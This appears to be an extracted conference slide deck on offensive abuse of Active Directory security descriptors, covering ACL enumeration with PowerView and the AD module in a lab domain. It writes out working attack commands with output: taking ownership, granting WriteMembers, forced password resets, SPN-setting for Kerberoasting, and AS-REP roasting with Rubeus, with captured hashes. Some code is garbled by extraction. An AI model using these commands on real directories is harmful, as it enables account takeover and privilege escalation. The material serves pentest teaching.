# Understanding Active Directory Security Descriptors

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The goal of this talk is understanding — from an offensive perspective — Windows

Security Descriptors and how to leverage them in your pentests and operations for

privilege escalation and persistence opportunities

# Agenda

- 1. Introduction
- 2. Securable Objects
- 3. ACL Enumeration
- 4. Abusing Rights


# Introduction


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
- Active Directory environments consist of countless objects (users, groups, computers...)
- Security Descriptors provide a way to (mis)configure access relationships between objects
  - Administrators often configure too many permissions
  - Legitimate solutions sometimes require high privileges (Exchange, AD connect...)
  - Some privileges are there for legit reasons!
- Abuses of this field include privilege escalation and persistence opportunities

We are talking about <u>features</u> (no CVE / exploits required)









# Securable Objects

#### **Securable Objects**

A securable object is an object that can have a security descriptor

#### **Examples**


Files / directories	Named Pipes
Processes / Threads	Access Tokens
Windows Desktops	Registry Keys
Services	Printers
Shares	AD Objects

#### **Security Descriptors**

- A security descriptor contains the security information associated with a securable object
- A security descriptor can include the following information
  - Object Owner (SID)
  - Discretionary Access Control List (DACL)
  - System Access Control List (SACL)
  - Set of control bits


```
typedef struct _SECURITY_DESCRIPTOR {
   UCHAR Revision;
   UCHAR Sbz1;
   SECURITY_DESCRIPTOR_CONTROL Control;
   PSID Owner;
   PSID Group;
   PACL Sacl;
   PACL Dacl;
} SECURITY_DESCRIPTOR, *PISECURITY_DESCRIPTOR;
```

#### **Security Descriptors (cont.)**




#### **Security Descriptors - Object Owners**

- Object owners can modify an object's DACL
  - WriteDACL and RIGHT\_READ\_CONTROL




#### **Security Descriptors - DACL**

- A DACL is a list of Access Control Entries (ACEs)
- Each ACE defines who (principal / trustee) has permissions over the concerned object



#### Passwords.txt



Attl4s's Process

Access Token

...

Groups

S-1-5-32-544 (Administrators)

Wint3r's Process

**Access Token** 

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
**User SID** 

S-1-5-21-<u>domain</u>-1004

https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptor

#### **Security Descriptors - SACL**


Logging attempts to access a secured object



#### As an attacker, we'd like one of these over an interesting object:


- Being the owner or controlling its ownership
- Having rights to control/modify its DACL
- Having object-specific rights to compromise it

# **ACL Enumeration**




#### **ACL Enumeration**

- If doing manual work, focus on interesting objects
  - Domains, specific groups, computers, users...
- To get the full picture, you will need to check every-single-object's DACL
  - Bloodhound
  - Powerview's Invoke-ACLScanner
- Filter ACL information to remove junk (we already know DA has privileges...)
  - SID > 1000



#### **Powerview - DACL**

#### Get-DomainObjectAcl



- SecurityIdentifier = Trustee
- ActiveDirectoryRights
- AceType

#### Powerview - DACL (cont.)

```
Get-DameinObjectAct [OBJECT]
| ? { ($_,SecurityIdentifier - metch "S-1-5-,"-[]-7]\d{8}})}
| select SecurityIdentifier,ActiveDirectoryRights, @{name=Whois;expression= {Convert-SIDToName $_,SecurityIdentifier}}
```

```
PS C:\> Get-DomainObjectAcl -Identity vegeta_sa | ? { ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$')} | select SecurityIdentifier, ActiveDirectoryRights, @{name='Whois';expression= {Convert-SIDToName $_.SecurityIdentifier }} | fl

SecurityIdentifier : S-1-5-21-272438138-3995100478-3847831165-1121
ActiveDirectoryRights : WriteProperty
Whois : CAP\bulma_da

SecurityIdentifier : S-1-5-21-272438138-3995100478-3847831165-1106
ActiveDirectoryRights : ExtendedRight
Whois : CAP\Tier0ReplicationMaintenance
```

#### **AD Module - DACL**

```
(Get-Act "AD$(Get-ADUser vegeta_sa)").Access
| ? { ((Convert-NameToSid $_, IdentityReference) -match \^S-1-5-.*-[1-9]\d{3,}$)}
```

```
PS C:\> (Get-Acl "AD:$(Get-ADUser vegeta sa)").Access | ? { ((Convert-NameToSid $ .IdentityReference) -match '^S-1-5-.*-[1-9]\d{3,}$'
ActiveDirectoryRights : WriteProperty
InheritanceType
                 : All
ObjectType
                  InheritedObjectType
                ObjectFlags
                  : None
AccessControlType
                  : Allow
IdentityReference
                  : CAP\bulma da
IsInherited
                  : False
InheritanceFlags
                  : ContainerInherit
PropagationFlags
                  : None
```

#### **AD Module - Owner**

(Get-Act "AD\$(Get-ADUber vegeta\_sa)").Owner

```
Administrator: Windows PowerShell

PS C:\> (Get-Acl "AD:$(Get-ADUser vegeta_sa)").Owner

CAP\Domain Admins

PS C:\>
```

### **Extended Rights**

```
PS C:\> Get-DomainObjectAcl -Identity Bulma | select *, @{name='Whois';expression= {Convert-SIDToName $ .SecurityIdentifier }}
  where whois -eg cap\vegeta | fl
                      : CN=Bulma,OU=Enabled Users,OU=User Accounts,DC=capsule,DC=corp
ObjectDN
                      : S-1-5-21-272438138-3995100478-3847831165-1122
ObjectSID
ActiveDirectoryRights : ExtendedRight
ObjectAceFlags
                      : ObjectAceTypePresent
                      : 00299570-246d-11d0-a768-00aa006e0529
ObjectAceType
BinaryLength
                      : 56
AceQualifier
                      : AccessAllowed
IsCallback
                      : False
                                                      User-Force-Change-Password extended right
OpaqueLength
AccessMask
                      : 256
                                                      05/31/2018 • 2 minutes to read • @ 6 6
SecurityIdentifier
                      : 5-1-5-21-272438138-3995100478-
                      : AccessAllowedObject
AceType
                                                      Permits resetting a password on a user account.
AceFlags
                      : ContainerInherit
IsInherited
                      : False
                                                        CN
                                                                                   User-Force-Change-Password
InheritanceFlags
                      : ContainerInherit
PropagationFlags
                      : None
AuditFlags
                      : None
                                                        Display-Name
                                                                                   Reset Password
Whois
                      : CAP\Vegeta
                                                                                   00299570-246d-11d0-a768-00aa006e0529
                                                        Rights-GUID
```

# **ACL Abuses**

## **Right Categories**


• Generic rights: grouping of different specific rights

• Control rights: allow controlling objects by modifying their ownerships or DACLs

 Object-specific rights: depending the right over the concerned object, they may allow compromising it

### **Generic Rights**


- GenericAll
- GenericWrite



Permissions:		Properties:			
	☑ Full control	☑ Create all child objects		☐ Read all properties	$\square$ Read msDS-OperationsForAzTaskBL
	☑ List contents	☑ Delete all child objects		☑ Write all properties	☐ Read msDS-parentdistname
	☑ Read all properties	☑ Create ms-net-ieee-80211-GroupPolicy objects		☐ Read account restrictions	☑ Write msDS-parentdistname
	☑ Write all properties	☑ Delete ms-net-ieee-80211-GroupPolicy objects		☑ Write account restrictions	$\square$ Read msDS-preferredDataLocation
	☑ Delete	☑ Create ms-net-ieee-8023-GroupPolicy objects		☐ Read general information	☑ Write msDS-preferredDataLocation
	☑ Delete subtree	☑ Delete ms-net-ieee-8023-GroupPolicy objects		☑ Write general information	☐ Read msDS-PrimaryComputer
	☑ Read permissions	☑ Allowed to authenticate		☐ Read group membership	☑ Write msDS-PrimaryComputer
	☑ Modify permissions			☐ Read logon information	☐ Read msDS-PrincipalName
	☑ Modify owner	☑ Receive as		☑ Write logon information	
	☑ All validated writes	☑ Reset password		☐ Read personal information	☐ Read msDS-PSOApplied
	☑ All extended rights	☑ Send as		☑ Write personal information	☐ Read msDS-ReplAttributeMetaData
Properties:				$\square$ Read phone and mail options	☑ Write msDS-ReplAttributeMetaData
	☑ Read all properties	☑ Read msDS-OperationsForAzTaskBL		Write phone and mail options	☐ Read msDS-ReplValueMetaData
	Write all properties     ✓	☑ Read msDS-parentdistname		☐ Read private information	
	☑ Read account restrictions	☑ Write msDS-parentdistname		☑ Write private information	☐ Read msDS-ReplValueMetaDataExt
	Write account restrictions	☑ Read msDS-preferredDataLocation		☐ Read public information	$\ensuremath{\boxdot}$ Write msDS-ReplValueMetaDataExt
	☑ Read general information			☑ Write public information	☐ Read msDS-ResultantPSO
	☑ Write general information	☑ Read msDS-PrimaryComputer		$\square$ Read remote access information	☑ Write msDS-ResultantPSO
	☑ Read group membership	☑ Write msDS-PrimaryComputer		☑ Write remote access information	☐ Read msDS-RevealedDSAs
	☑ Read logon information	☑ Read msDS-PrincipalName		☐ Read Terminal Server license server	☐ Read msDS-RevealedListBL
	Write logon information	□ Write mcDS_PrincipalName		☑ Write Terminal Server license server	Write msDS_RevealedListRI


### **Control Rights**

- WriteDacl
- WriteOwner




### **Control Rights (cont.)**

Set-DomainObjectOwner - Identity "Tier 1 Admins" - OwnerIdentity Bulma - Verbose



### **Control Rights (cont.)**

Add-DomainObjectAcl -TargetIdentity "Tier 1 Admins" -PrincipalIdentity Bulma -Rights WriteMembers - Verbose



# **Object-specific Rights**


- Users
- Groups
- GPOs
- OUs
- Computers
- Domains

### **Object-specific Rights - Users**

- Things you could do
  - Resetting passwords
  - Kerberoasting
  - As-Reproasting

PS C:\> net user Bulma Patatas123 /domain
The command completed successfully.

PS C:\>



```
PS C:\> Set-DomainObject -Identity Bulma -SET @{serviceprincipalname='Arbitrary/SPN'} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.CAPSULE.CORP/DC=CAPSULE.DC=CORP
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Bulma)(name=Bulma)(displayname=Bulma))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to 'Arbitrary/SPN' for object 'bulma'
PS C:\> Invoke-Kerberoast Bulma
SamAccountName
                     : bulma
                     : CN=Bulma,OU=Enabled Users,OU=User Accounts,DC=capsule,DC=corp
DistinguishedName
ServicePrincipalName : Arbitrary/SPN
TicketByteHexStream :
                     : $krb5tgs$23$*bulma$capsule.corp$Arbitrary/SPN*$5B099085A5EBA25F276B026E581DE156$ECB74C0810B283C44D70DC9A94E55B6DA4F27AC
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PS C:\> Set-DomainObject -Identity Bulma -Clear serviceprincipalname -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.CAPSULE.CORP/DC=CAPSULE.DC=CORP
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Bulma)(name=Bulma)(displayname=Bulma))))
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object 'bulma'
PS C:\>
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
PS C:\> Set-ADAccountControl -Identity Bulma -DoesNotRequirePreAuth \$true -Verbose VERBOSE: Performing the operation "Set" on target "CN=Bulma,OU=Enabled Users,OU=User Accounts,DC=capsule,DC=corp". PS C:\> .\Rubeus.exe asreproast /user:bulma v1.5.0 [\*] Action: AS-REP roasting [\*] Target User : bulma [\*] Target Domain : capsule.corp [\*] Searching path 'LDAP://dc01.capsule.corp/DC=capsule,DC=corp' for AS-REP roastable users [\*] SamAccountName : bulma [\*] DistinguishedName : CN=Bulma,OU=Enabled Users,OU=User Accounts,DC=capsule,DC=corp [\*] Using domain controller: dc01.capsule.corp (fe80::b529:79ad:5e98:e5e7%13) [\*] Building AS-REQ (w/o preauth) for: 'capsule.corp\bulma' [+] AS-REQ w/o preauth successful! [\*] AS-REP hash: \$krb5asrep\$bulma@capsule.corp:80C94228F327DE1C98FFDB143D192F94\$D1A1B4FDDE72FF0C7 13E64A3E386EF5A28AAC450A0A3FD0B1BA8F5B28D645F27498B88E3EED248BA5475ED961F9CA0A7C 97853FA78D1A5FB62C992662C448C76F26DFE134B51AC21723D7408554E0BB0E3749575E3653EBF0 